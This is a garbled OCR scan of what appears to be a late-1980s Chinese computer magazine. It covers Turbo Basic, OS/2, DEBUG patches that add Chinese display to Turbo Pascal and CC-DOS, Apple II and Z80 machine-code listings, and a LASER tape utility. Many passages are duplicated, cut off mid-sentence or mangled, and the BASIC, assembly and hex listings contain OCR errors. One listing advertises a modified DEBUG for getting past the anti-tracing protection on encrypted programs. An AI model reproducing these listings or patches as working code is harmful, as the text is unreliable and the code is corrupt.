收账人：成都华西医科大学图书馆

Turbo Basic语言的最大特点是快速的编译（编译速度每分钟几千行）编辑，具有交互性跟跟踪调试系统，它编译、编辑及程序运行时放入内存，这样就消除了那种无休止地访问磁盘的情况，因而它比普通编译快10至20倍。编译后的目标程序执行速度比解释型 BASIC 快4—100倍。

Turbo Basic能够对主机的所有存储器进行存取，而不像解释 BASIC 语言只能对64K的存储器进行存取，因此程序的大小不限于64K。原程序由编译程序转换为真正的执行程序（\*.EXE）。

该语言采用了先进的信息流控制结构，因此它比解释 BASIC 程序容易编写，调试和维护。

由用户定义的函数和过程可以说明局部变量，静态变量和共享变量，并允许递归运算。而解释 BASIC 所有的变量都是共享变量。

Turbo Basic有一个 BINARY 文件用来处理低级文件，也可以快速处理大型数字。它还有许多编译指令用于条件编译，错误陷井，以及对缓冲器的控制。

Turbo Basic语言是一种功能优异的，功能很强的与解释 BASIC 兼容的语言。

第二次开发的汉字 Turbo Basic 可在配置高分辨率的 PC 机和长城机上运行，用汉字 Turbo Basic 产生的 \*.EXE 文件可在 PC 及其兼容机上运行。

☆OS/2软件包简介 OS/2 软件包包括：① OS/2 I/O ② OS/2 基本版 1.1 ③ OS/2 程序工具包 ④ OS/2 扩展版 ⑤ OS/2 技术参考手册 OS/2 1.0 包含 OS/2 的系统和应用软件，由 IBM 和 Microsoft 公司共同开发。OS/2 基本版 1.1 是在 OS/2 1.0 中增加了表示管理程序。因此，OS/2 基本版 1.1 和 1.0 版本兼容。用 1.0 版本开发的软件若干子程序，可以在表示管理程序进行管理的对话框内工作。否则，可以在表示管理程序没有进行管理的对话框内，像 1.0 那样工作。

基本版 1.1 也是 IBM 和 Microsoft 共同开发的。OS/2 程序工具包包含程序开发所必需的应用程序和 OS/2 程序（设备驱动程序和

IOPL 那样源程序）。

☆“计算机病毒”有解药 陕西两名大学生文和卡斯、拉奥和拉卡研制出“计算机病毒”解药。这种“解药”（即程序）能检测和分离出计算机



Turbo Basic 特点

产生此程序容易编写，调试和维护。

☆日本研制成功世界上最快的计算机 据共同社报道，日本富士公司已研制出世界上最快的单处理机超世界计算机。

☆“计算机病毒”有解药 陕西两名大学生文和卡斯、拉奥和拉卡研制出“计算机病毒”解药。这种“解药”（即程序）能检测和分离出计算机



软件交流  
转让形式：程序清单或使用手册或程序磁带加使用手册  
转让价格：源程序100元，磁带100元。（含邮资）  
收账单位：成都《软件报》信息部

★编号：890503  
名称：“反跟踪”免疫系统  
作者：袁燕秋  
简介：在用 DEB0G 分析加密程序时，常常会因为被分析程序具有反跟踪而使分析陷入困境。作者提供的系统是在分析了跟踪的工作原理之后，对 DEB0G 命令进行了精心修改，使 G 命令不使用 INT3 中断，T 命令也不破坏 INT1 和 INT3 中断向量表中的信息。因此，完全避开跟踪器设置的跟踪器，对诸如象 PROLOG 加密的程序的分析也丝毫不会受到反跟踪的影响。  
使用方法与 DEB0G 完全一样。  
使用环境：IBM-PC 及兼容机  
转让形式：软盘一张。  
转让价格：40元  
收账单位：成都《软件报》信息部  
★编号：890504  
名称：H-01 系统扩充软件  
作者：袁玉荣

☆“计算机病毒”有解药 陕西两名大学生文和卡斯、拉奥和拉卡研制出“计算机病毒”解药。这种“解药”（即程序）能检测和分离出计算机

C:\turbo\bin\turbo.exe
C:\debug\turbo

Turbo Pascal 4.0 的汉化技术

AX=0000 BX=0001 CX=C248 DX=0000 SP=F0EE BP=0000 SI=0000 DI=0000
DS=177F ES=1771 SS=1771 CS=1771 IP=0100 NV UP EI PL NZ NA PO NC
1771:0100 4D DEC BP

CS 段地址:1000 为新的段地址,下同。

-a 2771:4C85
2771:4C85 MOV DX,83DA
2771:4C88 LODSW
2771:4C89 CALL 97AA
2771:4C8C INC DI
2771:4C8D INC DI
2771:4C90 LOOP 4C88
2771:4C96 RET

-a 2771:97A4
2771:97A4 PUSH CX
2771:97A5 PUSH BX
2771:97A6 PUSH AX
2771:97A7 MOV AX,DI
2771:97A9 SHR AX,1
2771:97AB MOV DL,50
2771:97AD DIV DL
2771:97AE XCHG AX,AH
2771:97B1 XCHG DX,AX
2771:97B4 MOV AH,82
2771:97B6 XOR BX,BX
2771:97B8 JMP 97BB
2771:97BB ADD [BX\*SI],AL
2771:97BC INT 10
2771:97BD POP AX
2771:97BE MOV BL,AH
2771:97C0 MOV CX,8001
2771:97C3 MOV AH,09
2771:97C5 INT 10
2771:97C7 POP BX
2771:97C9 POP CX
2771:97CC RET

-a 2771:97A3 00
-e E16 e8 37 00 90 90
90 90 90 90

-q E50 96 16 50 00 C5
06 5E 00 BE 08 B8
00 25 CD 21 B8
03 08 CD 10 B8
03 50 CD 10 C3

-v
-v
C:\turbo\turbo.exe

10 CLR:CLS:PRINT:PRINT
15 INPUT "输入欲修改的汉字区位码:";CODE\$
20 COSUB 500
30 JH1:=M#
40 INPUT "输入修改后的汉字区位码:";CODEF\$
45 COSUB 500
50 JH2:=M#
60 OPEN "R",#1,"CCLIB",32
70 FIELD #1,32 AS AS
80 GET #1,JH1
90 PUT #1,JH2
100:INPUT "继续吗?";ANS
110 IF ANS="N" OR ANS="Y" THEN 120 ELSE 10
120 CLOSE:END

130 DIM X=VAL(LEFT\$(CODES,2))
140 IF X=0 THEN 15 INM X=X-0
150 V=VAL(RIGHT\$(CODES,2))
160 NH=(X-1)\*94+V
170 RETURN

经过几年的使用,我们觉得“杭州市,浙大计算机技术联合研究所1984”版本的CGWBASIC功能很强,使用方便,但也存在一些问题,如“输入汉字不能编辑”、“输入汉字不能被调用”。

实践中发现,所有不能

Turbo Pascal 4.0是美国Borland International公司在1987年就推出的产品。该软件是Turbo Pascal 3.0的升级版换代产品,有着比3.0更高的执行速度,更小的代码空间,尤其是突破64K的限制从而使使用该软件可以编写任何类型,任何大小的程序。从去年以来,Turbo Pascal 4.0就开始在我国流行,由于该软件设计精巧,成熟和完整,因而使我国计算机界所接受。在这里向大家介绍一种在长城C486机上调用Turbo Pascal 4.0,使其成为中西文Turbo Pascal 4.0的方法。

在Turbo Pascal 4.0的集成环境中,为了提高速度,在显示汉字时没有采用操作系统所提供的显示功能,而是采用直接向屏幕缓冲区写入字符的方法。这种方法显示速度快,但由于它是绕过了操作系统,所以无法显示汉字。在Turbo Pascal 4.0中对于汉字的接收没有问题,因此,汉化也就是修改显示功能部分,使其使用汉字操作系统所提供的系统调用即可达到目的。

Turbo Pascal 4.0中的集成环境软件程序是TURBO.EXE文件,假设为TURBO.EXE和DEBUG.COM文件都已安装在C盘,按原安装步骤即可。

现对修改过程中的问题进行分析:由于需要修改的部份是在70多K处,因此不是在当前段内。首先就必须使用DEBUG的“R”命令查看当前段的段地址,然后在当前段地址位上加上1000(H)后作为新的段地址,这就是在使用DEBUG的“A”命令时所加的段地址与“R”命令中的段地址不一致的原因。

由于这种汉化方法修改了显示模块,所以,有些变量名,过程和函数的定义仍遵守原西文的规定,实际上也根本就没有必要把变量名等改成汉字变量名。

经过这种修改的Turbo Pascal 4.0就是一个中西文的Turbo Pascal 4.0了。陕西曹荣贵

TURBO PASCAL 3.0 的汉化

TURBO PASCAL V3.01A,以其优秀的集成开发环境,很受程序设计者的欢迎,而原软件却无法显示和处理汉字,这给我们带来一些不便。这里介绍一种简便的修改方法。

修改原理:经过对TURBO.COM的分析,找到了设置显示方式的一段程序(用debug.turbocom-u02d4,033c即可看到)。在运行这段程序以后,屏幕将设置为80x25列的彩色字符显示方式,而CCDOS却需要640x200的图形方式下运行,因而不能显示汉字和处理汉字。

程序分析:CS, 02D4~CS, 02D6, 02D4~CS, 02D6, 调用中断当前显示方式
1.中西文状态自动转换:
使用IBM PC/XT及其兼容机时,在中文状态下进入西文BASIC,会发现进入BASIC后变成了纯西文字符状态。要想在中文状态下操作,往往需手动CTRL F7来实现转换,想返回西文状态又需手动CTRL F7一次。这有时会带来不便。另外,在程序运行中希望中西文状态自动转换,需要中文提示时,则使其转到中文状态;需要屏幕25行显示时,则使其转到西文字符状态。如何使机器自动实现这两个功能呢?我在分析了CC-DOS状态转换功能特点后,编写了二条BASIC语句。语句一的功能是实现由西文字符状态转到中文状态;语句二的功能反之。只

CC-DOS 4.0 原配有... 增加联想查表子程序... 利用了CC-DOS中的冗余空间... CC-DOS增加了联想功能后,在没有调用联想词表时,系统的原功能及常驻内存的大小不变。调入联想词表后,联想词的输入利用了原系统的恢复前,后页及当前页的功能,因而对系统原有的输入方法几乎没有影响。

对CC-DOS的修改... 对DEBUG程序进行... 修改CC-DOS修改完毕,下一步建立联想词表...

正在写 AD44 字节... 挂林 赵智良

表为LX.COM... 为CC-DOS... 增配联想功能... 联想词表的结构如下:

1. 联想词表的前半部分以二个字节为一组,存放每个汉字所对应的所有联想词的首地址,地址码的排列顺序是按其对应汉字的国标码次序而定的。

2. 紧接地址码,是联想二字码的第二字,所有的字紧密排列。

联想词表文件可用汉化的DEBUG程序建立,步骤如下:首先键入联想词表的自举程序...

将码段和数据段加12H

装入CG-DOS后,若要调用联想功能,可键入命令LX,此后,DOS已具有联想功能。在区位,首尾、快速方式下键入一个汉字后,在提示符即出现“联想”字样及对应的联想字,此时可用Alt+“o”或“g”选字,或用Alt+“=”和Alt+“=”二键,也可按原有的输入方法继续输入汉字或其他字符。

本杂志编委,06号

成都 易军

Writing 9AF7 bytes

BASIC 实现几个系统功能的技巧

需将此二条语句打入程序的适当位置,运行中执行到二条语句时,程序就会自动实现其各自的功能。

2. 自动打印屏幕: 语句三的功能是实现打印屏幕的,将此语句打入程序的适当位置,程序运行时执行到此语句就会自动打印屏幕上的内容。

上述三条语句采用了BASIC中实现汇编的技巧,它无需设置段地址。若在分析了语句句会发现其技巧所在。

鸟赤赤 王五中

语句一: 10 F\$=CHR\$(AND#9)-CHR\$(AND#6)-CHR\$(AND#7)-CHR\$(AND#C)-CHR\$(AND#10)-CHR\$(AND#8)+CHR\$(AND#D)-CHR\$(AND#10)-CHR\$(AND#C)-CHR\$(AND#10)-CHR\$(AND#C)-A=VARPTR(F\$):A=PEEK(A\*1)+256\*PEEK(A\*2):CALL A:FS=" "

语句二: 10 F\$=CHR\$(AND#8)-CHR\$(AND#3)-CHR\$(AND#0)-CHR\$(AND#C)-CHR\$(AND#10)-CHR\$(AND#9)-CHR\$(AND#0)-CHR\$(AND#7)-CHR\$(AND#C)-CHR\$(AND#10)-CHR\$(AND#9)-A=VARPTR(F\$):A=PEEK(A\*1)+256\*PEEK(A\*2):CALL A:FS=" "

语句三: 10 F\$=CHR\$(AND#55)-CHR\$(AND#C)-CHR\$(AND#9)-CHR\$(AND#5D)-CHR\$(AND#C)-A=VARPTR(F\$):A=PEEK(A\*1)+256\*PEEK(A\*2):CALL A:FS=" "

将高分辨图形第一页画面中一部份图象剪贴到高分辨图形第一页的指定位置上,就可以实现多幅图形的合成。

### 多幅图形合成

存放在\$6000-\$6063单元中的机器语言子程序(见程序二),既可以实现上述功能,也可以把高分辨第一页中某一范围内的图形,搬到该页的其它位置上,随心所欲一样。机器语言子程序取名TXJI,存盘备用。

程序一可以十分方便地一次完成四幅图形的合成。程序一运行后,首先清屏,然后调用200句开始的子程序,在高分辨第一页上表演一个画线图形,接着调用机器语言子程序TXJI进入内存,再用50~120句的循环,分别调Y1~Y4四幅图形,每调一幅图形执行一次CALL24576,按一定比例剪裁并放在高分辨第一页上,当循环全部完成后,四幅图形即已合成完成。经150句延迟一段时间后,执行160句,将四幅合成的图形以文件名X存盘,最后画面清屏,程序结束。

为方便上述操作,程序一,程序

```

1 2 HOME RA = 7
2 GOSUB 200
10 HGR : HCOLOR = 7
20 DA = CHR$(4)
30 PRINT DA;"BLOAD TKJJ1"
50 FOR I = 1 TO 4
60 PRINT DA;"BLOAD Y";I;"",A4000"
70 IF I = 1 THEN A = 0 : B = 0 : C = 0 : D = 0
80 IF I = 2 THEN A = 19 : B = 0 : C = 19 : D = 0
90 IF I = 3 THEN A = 0 : B = 95 : C = 0 : D = 0
95 E = 19 : F = 191
100 IF I = 4 THEN A = 19 : B = 95 : C = 19 : D = 95
110 POKE 0,A : POKE 1,B : POKE 6,C : POKE 7,D : POKE 8,E : POKE 9,F
120 POKE 16,32 : POKE 230,32 : POKE -16,302:0
130 CALL 24576
140 NEXT I
150 FOR I = 1 TO 5000 : NEXT I
160 PRINT DA;"BSAVE X";2000;"L2000"
170 A = 0 : GOSUB 216 : TEXT : END
200 HGR : PUKE - 16302:0
210 HCOLOR = A : FOR L = 0 TO 95 : HPLLOT 0, I TO 141, I : HPLLOT 141, 191 - I TO 279, 191 - I : NEXT I
220 FOR I = 0 TO 95 : HPLLOT 0, 191 - I TO 141, 191 - I : HPLLOT 141, I TO 279, I : NEXT I
230 RETURN

```

(下同),它们存放在\$00和\$01单元中,在BASIC程序中用POKE 0, A : POKE 1, B设置。

G、D为剪裁区域的左上角坐标,它们分别存放在\$06和\$07单元中,同理用POKE 6, C : POKE 7, D设置。

E、F为剪裁区域的右下角坐标,分别存放在\$08和\$09单元中,用POKE 8, E : POKE 9, F设置。

而在\$10单元中,存放的是页面值,当值为\$00时,在高分辨第一页图形内剪裁,当值为\$20时,则从高分辨第二页图形,剪贴到第一页。

\$E6单元中存放的位,至关重要,第一页图形放\$20,第二页图形放\$40。

若要更改剪贴图形的位置,可改动A、B、C、D、E、F值,其坐标值对应屏幕位置如下:

- (\$0, \$0) : 对应屏幕左上角
- (\$0, \$C0) : 对应屏幕左下角
- (\$27, \$0) : 对应屏幕右上角
- (\$27, \$C0) : 对应屏幕右下角
- (\$13, \$60) : 对应屏幕中心位置

改变A~F坐标值,不难在一幅屏幕上,合成8幅以至多幅图形形。

南京 朱国江 郭建廷

二及Y1-Y4四幅图形资料,应放在同一张盘上。

变量说明: A、B为剪裁到目的区域的左上角坐标,前者为X方向,后者为Y方向

C、D为剪裁区域的左上角坐标,它们分别存放在\$06和\$07单元中,同理用POKE 6, C : POKE 7, D设置。

E、F为剪裁区域的右下角坐标,分别存放在\$08和\$09单元中,用POKE 8, E : POKE 9, F设置。

而在\$10单元中,存放的是页面值,当值为\$00时,在高分辨第一页图形内剪裁,当值为\$20时,则从高分辨第二页图形,剪贴到第一页。

\$E6单元中存放的位,至关重要,第一页图形放\$20,第二页图形放\$40。

若要更改剪贴图形的位置,可改动A、B、C、D、E、F值,其坐标值对应屏幕位置如下:

- (\$0, \$0) : 对应屏幕左上角
- (\$0, \$C0) : 对应屏幕左下角
- (\$27, \$0) : 对应屏幕右上角
- (\$27, \$C0) : 对应屏幕右下角
- (\$13, \$60) : 对应屏幕中心位置

改变A~F坐标值,不难在一幅屏幕上,合成8幅以至多幅图形形。

南京 朱国江 郭建廷

#### 程序二

```

1CALL 451
*6000-6063
6000- A0 00 98 48 20 11 F4 68
6008- A8 A5 26 99 00 8E A5 27
6010- 99 00 8F C8 C0 C0 0E A
6018- A4 07 B9 00 8E 85 0A B9
6020- 00 8F 18 65 10 85 0B A4
6028- 01 B9 00 8E 85 C0 B9 00
6030- 8F 85 0D A5 06 85 0E A5
6038- 00 85 0F A4 0E B1 0A A4
6040- 0F 91 0C E6 0F A5 0F C9
6048- 28 F0 08 0E 0E A5 0E C5
6050- 08 D0 E8 E6 01 A5 01 C9
6058- C0 F0 08 E6 07 A5 07 C5
6060- 09 D0 85 68 60

```

将256位的3F改为2F,即只打印存储地址和其内容。

成都 洪传宇

### 2.13A 汉字系统驱动程序的一处错误

2.13A汉字系统支持打印机的程序很多,现在就9400打印机谈谈它的驱动程序。用2.13A的系统打印汉字,字形美观,控制功能较强,使用方便,每行的打印字符也多。

但是在2.13A汉字系统的支持下,装入9400打印机的驱动程序9999D4.COM后,并运行该程序或装在批处理程序中重新启动执行该程序,结果发现如下几个问题:

- ① ctrl + P 的打印功能不能用;
- ② int 5功能不能使用;用后同样死机。
- ③ 在高级语言中, E、G、H、M 这四个字样的字体打印不出来;以上三项,一用就死机。

问题出在E5C码处理后,打印输出时出现了错误;用调试程序修改此字节后,上述的问题便解决。

修改步骤: 假设9999D4.COM在C盘上,它是5400字节C)REN 9999D4.COM 9999D4.(也即不做这一步) C)DEBUG 9999D4.(或9999D4.COM)

-U 235 L2< C)S:0235 7515 INZ 024C

对于使用超微汉字系统的用户,如果使每张磁盘都能引导汉字系统,会带来很多方便。但经常为系统程序员长,占用空间太大而烦恼。

现介绍一种方法,使汉字系统程序只占24扇区,如果你会使用2磁道的5~F扇区,那么只需再多用一个磁道。具体步骤如下:

- (1) 引导汉字系统;
- (2) 换一张新盘,键入POKE 40514, 62,并用INIT ZL格式化。格式化完成后,删去名为ZL的A型文件;
- (3) 用PR\*6启动新盘,由于ZL文件尚未建立,而进入西文BASIC状态;
- (4) 插入原系统盘,用BLOAD命令装入原系统程序。在监控状态下,键入下面机器语言程序,这部分程序也可由原程序开始的内容修改后再移入\$904;

```

0904- A9 AA 00 E3
0908- 00 2C 50 C0 2C 52 C0 2C
0910- 54 C0 2C 37 C0 20 E2 F3
0918- A0 00 89 00 11 99 00 03
0920- C8 00 F7 A9 E0 80 0F 1F
0928- A9 03 0D DC 1F A9 92 85
0930- 74 A9 00 85 68 A9 01 85
0938- 67 A9 00 8D 00 40 20 49
0940- 04 A9 02 0D C6 1F 20 87
0948- 1C 20 F9 18 20 D9 18 A9
0950- 03 85 AF 20 87 1C A0 03
0958- B9 63 09 99 74 AA 88 10
0960- F7 4C 51 A4 C8 C5 CC CC
0968- CF 00 01

```

以后,每次启动新盘,就自动引导汉字系统并运行一个名为HELLO的开工程序。由于ZL的长度只有原系统程序的四分之一,引导时间也大大缩短了。如第(2)步,格式化键入POKE 44725, 160 : POKE 46063, 40 : POKE 48894, 40可格式化到40磁道。

安徽 张福龙

### 也谈CCDOS输入方式的程序转换

88年5月28日登载的《CCDOS输入方式的程序转换》一文有几点不妥。第一,文中所叙小汇编程序在开机后第一次转换,会出现拼音错误。其原因是只修改了CCDOS中输入方式状态位的标志,未作拼音输入的初始化工作;第二,原小汇编程序不能加入到调用机器语言的高级语言应用程序中,如果加入,则在改变输入方式后,从应用程序中跳到DOS提示下。只需将原程序最后的四个PUSH改为POP语句即可。笔者对原程序作了修改后,供参考。

注:此程序如用DEBUG直接生成.COM文件的源程序,

```

它允许直接调用
0100 PUSH BX
0101 PUSH AX
0102 PUSH DI
0103 PUSH DS
连接到用户程序中
0104 MOV AX,3516
去,则需去掉最后
0107 INT 21
0109 MOV DI,05
010B MOV DS,01
010D MOV DI,763A
0110 MOV AL,04
0112 MOV [DI],AL
0114 PUSH DS
0115 PUSH DI
0116 PUSH AX
0117 PUSH BX
0118 PUSH CX
0119 MOV CX,0005
011F MOV BYTE PTR [959C],00
0124 MOV AX,1000
0127 INT 10
0129 PUSH DX
012A XOR DL,DL
012C MOV AX,1002
012F INT 10
0131 MOV DL,[BX]
0133 MOV AX,1003
0136 INT 10
0138 INC BX
0139 LOOP 0131
013B POP DX
013C POP CX
013D OR BYTE PTR [959D],FF
0142 OR BYTE PTR [2B8B],11
0147 JMP 90C5
014A INT 20

```

太原 郭仁

### 打印反汇编程序

```

258E 21002F 258C 13 2578 3C
LD DE 2F06 INC DE INC A
258F 3E3A 258D 3E3F 257C 12
LD A 3A LD A 3F LD (DE) A
2593 12 258F 12 257D FESC
LD (DE) A LD (DE) A CP 3C
2594 13 2578 13 257F E1
INC DE INC DE POP HL
2595 3E20 2571 3E10 2588 E5
LD A 20 LD A 10 PUSH HL
2597 12 2573 12 2581 DA025
LD (DE) A LD (DE) A JP C 25B4
2598 13 2574 CD1218 2584 C34700
INC DE INC DE LD 1012 JP 0047
2599 3E3A 2577 11123A 2587 FF
LD A 3A LD DE 3A12 258T 38
259B 12 257A 1A 2588 08
LD (DE) A LD (DE) A NOP

```

软件报88年46期简介了Z80单板机反汇编程序的功能,它是Z80用户的有效工具之一。但是该程序使用CP-80打印机,和一般单板机用户使用的TP801-P打印机(16列或24列)不同,不能直接运用。我将该程序255E至2588内容修改:便可适用TP801-P打印机。因受列数限制,只能先打印一行存储器地址和其内容;再打印一行反汇编字符,也可先打印出存储器地址和内容,再打印出反汇编字符,两行对齐并贴,即成标准格式。

将2566的20改为30,即只打印反汇编字

```

258E 21002F 258C 13 2578 3C
LD DE 2F06 INC DE INC A
258F 3E3A 258D 3E3F 257C 12
LD A 3A LD A 3F LD (DE) A
2593 12 258F 12 257D FESC
LD (DE) A LD (DE) A CP 3C
2594 13 2578 13 257F E1
INC DE INC DE POP HL
2595 3E20 2571 3E10 2588 E5
LD A 20 LD A 10 PUSH HL
2597 12 2573 12 2581 DA025
LD (DE) A LD (DE) A JP C 25B4
2598 13 2574 CD1218 2584 C34700
INC DE INC DE LD 1012 JP 0047
2599 3E3A 2577 11123A 2587 FF
LD A 3A LD DE 3A12 258T 38
259B 12 257A 1A 2588 08
LD (DE) A LD (DE) A NOP

```

将2566的20改为30,即只打印反汇编字

成都 洪传宇

### 2.13A 汉字系统驱动程序的一处错误

2.13A汉字系统支持打印机的程序很多,现在就9400打印机谈谈它的驱动程序。用2.13A的系统打印汉字,字形美观,控制功能较强,使用方便,每行的打印字符也多。

但是在2.13A汉字系统的支持下,装入9400打印机的驱动程序9999D4.COM后,并运行该程序或装在批处理程序中重新启动执行该程序,结果发现如下几个问题:

- ① ctrl + P 的打印功能不能用;
- ② int 5功能不能使用;用后同样死机。
- ③ 在高级语言中, E、G、H、M 这四个字样的字体打印不出来;以上三项,一用就死机。

问题出在E5C码处理后,打印输出时出现了错误;用调试程序修改此字节后,上述的问题便解决。

修改步骤: 假设9999D4.COM在C盘上,它是5400字节C)REN 9999D4.COM 9999D4.(也即不做这一步) C)DEBUG 9999D4.(或9999D4.COM)

-U 235 L2< C)S:0235 7515 INZ 024C

新热自动一次。完成上述修改和运行后,就可以打印出4种字体、16个字母的汉字。同时解决了上述死机问题。

贵阳 潘 涛



### 浮动地址磁带文件管理系统

所附程序用于在 LASER 上建立两个与读写磁带有关的新语。①写磁带。  
MID \$W 起地址，终止地址“文件名”把起、终止地址之间存储器的写写到磁带上。②读磁带。  
MID \$R 起地址。“文件名”

从磁带上读入文件存入自起地址开始的内存中，如省略起地址则读回文件按原来的文件首地址存放，如省略文件名则读取所遇到的第一个磁带文件。以上地址可用算术表达式，地址大于8000H时转换为十进制相应取相应负值。MID \$R 能按用户规定的首址读回文件用途最广，应用如下：

一、B类文件解密。用一般解密程序不能处理的B类文件多半是干涉了系统参数的缘故，这时可另规定首址将其调出分析，如  
MID \$R=32768“文件名”  
实际首址已明确是-32768，所以可换算末址后立见复旧。

二、存取图形。在MODE (1) 状态下

```

10 POKE 30897,87: CLEAR 50
20 A=28840: POKE 31195,143
30 FOR X=A TO A+167: READ As
40 H=ASC(A#)+H#-48*7*(X#57)
50 L=ASC(RIGHT$(A#,1))
60 L=L-48*7*(L#57)
70 POKE X:L:BAH:L:NEXT X
80 POKE 31193:195:POKE 31194,88
90 END
100 DATA 02,FE,52,28,3E,CF,57,C3
105 DATA 02,28,05,CF,2C,CD,82,28
110 DATA E3,0F,02,4A,1E,EB,E3,03
115 DATA F3,0E,F1,CD,58,35,01,6A
120 DATA 01,09,79,80,20,FB,0D,21
125 DATA 23,78,E3,7D,CD,11,35,0D
130 DATA 77,80,AF,DD,77,01,7C,CD
135 DATA 11,35,CD,8E,3B,EB,E1,E3
140 DATA E3,0B,34,07,2B,05,FE,22
145 DATA C4,02,2B,05,FE,3,CD,8C
150 DATA 35,E5,CD,B1,35,21,42,3B
155 DATA CD,F4,37,CD,E7,35,21,80
160 DATA 38,CD,04,38,0D,21,23,78
165 DATA CD,88,38,38,02,ED,52,DA
170 DATA 11,37,40,44,E1,F1,20,01
175 DATA 05,01,05,CD,73,3F,12,CD
180 DATA 8E,38,13,0B,79,80,20,F3
185 DATA CD,75,37,DD,8E,09,07
190 DATA CD,75,37,DD,8E,01,FB,C2
195 DATA 11,37,C1,ED,43,89,78,0D
200 DATA 53,52,78,CD,88,08,08,00

```

### 在 LASER

### 机上实现

### “&H”功能

高档微型机可以将十六进制数直接输入，而十六进制数又是编制机器语言程序时经常要用的数据，可是 LASER 等低档微型机却无处理十六进制数这一功能。给编程和实验带来了不便，靠手工进行数据转换，弄不好就会出错，造成死机。虽然有些人已将这一项工作交给了机器，但所编程序几乎都是高级语言写成的，转换速度较慢；在此给大家介绍一种用 Z80 机语言写成

带图形文件后可用  
行号 POKE 30796, 1, MID \$R “图形名” 依次直接将图形调入内存。

三、程序拼接。先计算内存中当前程序的末址：PRINT 256\*PEEK (30970) + PEEK (30969) - 2  
以此值为起地址调入需拼接的磁带文件（行号应大于前者）MID \$R 上述地址值“磁带文件名”调入后立即执行：  
POKE 30969, PEEK (30800) /  
POKE 30970, PEEK (30801) /  
POKE 30862, 248, POKE 30863, 26, PRINTUSR (0) / 再用 LIST 可列出已合并后的程序清单。

四、LASER 的 310 和 500 系列程序源代码资源共享。500 系列功能强而软件很少，由于 500 与 310 系列的磁带读写方式相同，所以 310 程序稍加改动后也适用于 500，两个系列均可用浮动地址调文件的能力就能实现资源共享，在 310 上编制好的程序可在 500 上通过改文件首址直接调入。对于 A 类文件因两者保留字不同所以调入后不能直接运行，但可另编一程序实现两者代码转换。对于 B 类文件可改个别地址后运行。

新语句与其他语句的关系：用 MID \$W 建立的 B 类文件如果是合法的机器语言程序则可以用 LOAD 调用并自动运行，可用 VERIFY 检查，但检查后 780H 用 78A 的值会变化请注意。用 MID \$R 程序如出现 ERROR BREAK 后另调。MID \$W 和 R 工作过程中不使用 BASIC 系统指针，所以工作是安全的，清单直接适用于 8K 内存的 200 机，在 310 上可将 20 行改为 20 A = -18600, POKE 31195, 183 其余各行均不变。

清华大学 张保田

由于 C 语言的固有优点，加之广泛使用的微机上都配有 C 的编译系统，使 C 语言逐渐流行起来，要求学习和使用 C 语言的人越来越多。尽管一两字不能够解释清楚，但列出它的概要，对于有经验的程序员可尽快阅读有关代码，对初学者可提供快速入门的向导。

1. 数据类型可以分成基本类型（整型、字符型、浮点型和单精度型）和导出类型（指针、数组、结构和联合）两类，而且数据类型不像 Pascal 那样严格，也不如 Pascal 那样严密，但 Pascal 程序常允许数据类型自由地交换。  
2. 没布尔类型，非零等效于真，零等效于假；不象大多数语言那样，C 中也没有文件的概念。  
3. C 过程说明不可以嵌套，因此它不是 AISC、Pascal 或 PL/I 意义上的块结构。  
4. C 语言不区别过程和函数，所有过程可返回；如无意义的，调用程序可以略去在单个语句中由调用过程返回的值，或者利用在表达式中  
5. C 支持递归过程调用。  
6. C 的语法是简明的，C 利用左右大括号代替 PL/I 中的 do end 或 Pascal 中的 begin end。  
7. 标识符后的方括号 [ ] 表示下标，圆括号 [ ] 表示过程调用。如果 X 是数组名，则 X[i] 指的是元素 i，但使用不带下标的数组名 X 指的是第一个元素的地址（即 X[0] 的地址）。同样的，不带圆括号出现的过程名指的是该过程的代码地址。  
8. C 有一组丰富的和强有力的操作符，它包括诸如字符变换、与、或、求补和异或这样的功能。操作符常用一个或两个特殊字符表示，甚至有效应的操作符还返回数值，例如赋值操作符将右端操作数赋给左端操作数，并返回已赋的值。有些意外的是，= 表示赋值符，== 表示测试相等，! = 表示测试不等，\* = 表示 X 指向的内容，X + = 表示其值引用之后再加 1，+ + X 表示 X 值引用之前就 + 1。  
9. C 允许指针运算，指针的类型决定了怎样计算新地址，如果 X 指向大小为 Y 字节的对象，则 X + 1 产生的地址等效于把 Y 加到 X 的整数地址。  
10. C 中指针运算和数组下标的关系是奇妙的，按文法，x[a] 意味着把 a 加到 x 中，然后指针运算则把这执行了加法。如果 a 是整数，x 是数组，则定义恰好使 x[a] 等效于 x[a]。  
11. 分号是语句结束符，除复合语句外的每个语句后面都跟一个分号，像 PL/I，但不像 Pascal，C 语言中的一个分号位于关键字 else 之前；分号本身是一个空语句。

```

10 A=-2036+10*DATA 205.120,29
20 FOR I=A TO A+78:READ A
30 POKE I,A:NEXT:POKE 30725,17
40 NEW:DATA 217,209,213,245,33
132:14,223,32,65,254,48,32,59
50 DATA 217,35,126,254,72,32,5
0,35,197,213,235,33,0,0,6,4
60 DATA 26,214,48,56,26,254,10
,56,10,254,17,56,18,214,7,254
70 DATA 16,48,12,61,14,61,4,1
33,48,1,36,11,19,16,225,34
80 DATA 33,121,235,209,193,241
,195,121,29,43,217,241,217,201

```

### 更正一与一改一

```

30 M-J+31-<J<
28) -(J-16) - (J<6
50 PRINT CH
R$(127)CHR$(N)
CHR$(M);
60 NEXT: PR
IN: NEXT
70 PRINT: E
ND 昆明 朱杰

```

### 谈逻辑运算在键盘中的应用

一般程序运行后，可用四个箭头任意地移动闪烁的光点，从而在屏上绘出各种颜色的线条，也可以按除某段文字或画几何图形，8 种颜色可用 1、2、3、4、5 这 5 个键来改变。四个箭头键可同时按下，互相组合，使光标可沿多种方向运动，如按下向上和向右的箭头键，则光标向右上方快速运动；程序中键位采样部分，你会发现这种采样和分析方法的优点，它既巧妙地简化了程序，又能快速地运行。

```

10 MODE (1): I=1: POKE 30862,80: POKE 30863,52
20 SET (H,V): U=X: V=Y: SET (X,Y)
30 A=PEEK (26871) AND 63: B=PEEK (26863) AND 63
35 IF (A AND 1)=0 THEN IF T=0 THEN I=ELSE T=0
40 COLOR .1: IF A<63 OR B<63 THEN C=USR(0)
50 GOSUB 110: N=1: X=X+V: Y=Y+I: IF N=1 THEN COLOR 2: SET (U,V)
60 A=B: COLOR N: N=GOSUB 100: IF IF X<0 OR X>V THEN 20
70 K=K+1: IF K<3 THEN REPEAT U,V: GOTO 30
80 IF K=6 THEN K=0: GOTO 20 ELSE 20
100 IF (A AND 1)=0 THEN MODE (1)
110 IF (A AND 2)=0 THEN I=2: V=Y-1
120 IF (A AND 8)=0 THEN I=3: X=X+1
130 IF (A AND 16)=0 THEN I=1: Y=Y+1
140 IF (A AND 32)=0 THEN I=4: X=X-1
